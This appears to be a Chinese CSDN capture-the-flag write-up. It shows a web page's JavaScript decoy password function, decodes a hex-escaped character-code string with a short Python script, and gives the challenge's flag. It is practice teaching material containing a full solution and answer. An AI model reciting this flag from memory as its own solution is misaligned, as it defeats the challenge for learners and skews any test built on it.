21 String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
22
23 h = window.prompt('Enter password');
24 alert( dechiffre(h) );
25
26 </script>
27 </head>
28 </html>
29
30 </html>
31

```

该函数无效

返回值均为p

CSDN @ChaoYue_miku

```

<html>
<head>
<title>JS</title>
<script type="text/javascript">
function dechiffre(pass_enc){
    var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
    var tab = pass_enc.split(',');
    var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
    k = j + (1) + (n=0);
    n = tab2.length;
    for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode((o = tab2[i]
));
        if(i == 5)break;}
    for(i = (o=0); i < (k = j = n); i++ ){
        o = tab[i-1];
        if(i > 5 && i < k-1)
            p += String.fromCharCode((o = tab2[i]));
    }
    p += String.fromCharCode(tab2[17]);
    pass = p;return pass;
}
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

h = window.prompt('Enter password');
alert( dechiffre(h) );

</script>
</head>
</html>

```

无论输入什么，dechiffre()函数的返回值都是p，所以该函数是无效的

真正的密码应该存在于

```

String["fromCharCode"]
(dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

```

0x03 编写python脚本，获取真正的密码

```
string = "\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
list = string.split(",")
print(list)

password = ""

for i in list:
    i = chr(int(i))
    password += i

print(password)
```

```
D:\python3.9\python.exe C:/Users/chaoyue/pythonProject17/test.py
['55', '56', '54', '79', '115', '69', '114', '116', '107', '49', '50']
7860sErtk12
```

进程已结束，退出代码为 0

密码即为flag

0x04 得到flag: **Cyberpeace{7860sErtk12}**